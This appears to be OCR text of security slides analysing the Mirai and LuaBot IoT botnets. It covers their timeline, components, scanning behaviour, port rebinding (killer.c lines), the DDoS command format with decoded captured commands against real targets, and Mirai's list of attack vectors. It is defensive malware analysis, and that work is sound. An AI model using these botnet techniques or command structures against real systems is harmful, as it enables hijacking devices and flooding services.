
2016.09.21
2016.09.22
- Launch DDoS attacks against krebsonsecurit
- Launch DDoS attacks against and OVH

2016.09.30
- The author open the mirai source code on github

2016.10.20
- take part in the biggest DDoS attack and take down half America

mirai-botnet

role	function description
report server	gather the result, login the device and download the sample
attack cmd server	send cmd to the bot client
bot client	scan、ddos



mirai-bot

cross - platform:

```
root@nsfocus:/botnet/mirai/[redacted] cx/bins# file *
mirai.arm:  ELF 32-bit LSB  executable, ARM, version 1, statically linked, stripped
mirai.arm7: ELF 32-bit LSB  executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mirai.mips: ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.mpsl: ELF 32-bit LSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.ppc:  ELF 32-bit MSB  executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mirai.sh4:  ELF 32-bit LSB  executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mirai.spc:  ELF 32-bit MSB  executable, SPARC version 1 (SYSV), statically linked, stripped
```

random process name and each bot listen a fixed port to prevent multiple instrances of bot running together:


```
# netstat -anp|grep LISTEN
tcp        0      0 127.0.0.1:48101         0.0.0.0:*               LISTEN      14851/jcncij1cdtoc3
tcp        0      0 127.0.0.1:9             0.0.0.0:*               LISTEN      12528/dc2cbf0c542ch
tcp        0      0 127.0.0.1:48202         0.0.0.0:*               LISTEN      15176/um6cpm6cie5c4
```

mirai-bot

rebind the 22 23 80 to prevent other malvares to control the devices :


```
killer.c:44:     if (killer_kill_by_port(htons(23)))
killer.c:68:     if (killer_kill_by_port(htons(22)))
killer.c:88:     if (killer_kill_by_port(htons(80)))
```

Built-in week password and encrypt strings :




mirai scan module

scan character
1. scan port：23、2323
2. scan the whole network expect some reserved IPs
3. SYN packet：TCP_SEQ = DST_IP




send the result：
(ip|port|user|passwd)
to the report server



mirai DDoS module

cmd type	cmd length (Byte)	description
duration	4	attack duration
vector	1	attack type
targs_len	1	target count
targets	targs_len	the targets to be attacked
opts_len	1	attack opts count
opts	opts_len	attack opts




```
2016-11-12 18:54:26 CMD: 1
raw data:
0x00 0x00 0x00 0x78 0x0a 0x01 0x36 0xef 0x1a 0x80 0x20 0x01 0x08 0x0a 0x61 0x6d
0x61 0x7a 0x6f 0x6e 0x2e 0x63 0x6f 0x6d 0x6f 0x6d
atk duration:   120
atk type:       HTTP-Flood
atk target      [1]  | 54.239.26.128/32
atk opt         [1]  | domain 10 amazon.com

2016-11-12 18:58:02 CMD: 2
raw data:
0x00 0x00 0x00 0x3c 0x00 0x01 0x6d 0xa3 0xe0 0x22 0x20 0x01 0x00 0x04 0x31 0x30
0x32 0x34 0x32 0x34
atk duration:   60
atk type:       UDP-Flood
atk target      [1]  | 109.163.224.34/32
atk opt         [1]  | payload-size 4 1024
```

```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

IoT botnet

mirai	• Currently, the famous botnet
luabot	• A very complex trojan which coded in lua
luabot → mirai mirai → other mirais	• seize resource

luabot

2016.09.05	• malwaremustdie public a analysis report about luabot，the luabot author leave a contact email: luabot@yandex.ru
Mid of September	• A journalist make an interview with the author
now	• This bot has many varieties，activity but don’t make any big event

luabot

- flexiblity

written in lua

process name is easy to recognize

- the process name is : arm_lsb or arm_lsb_oabi


rebind the port 22、23


muit-attack types and build in javascript engine

- the aim is to prevent other malwares control the devices

- The attack can bypass the JS auth algorithm

luabot HTTP Flood – bypass CloudFlare








IoT botnet

mirai	• Currently, the famous botnet
luabot	• A very complex trojan which coded in lua
luabot → mirai mirai → other mirais	• seize resource

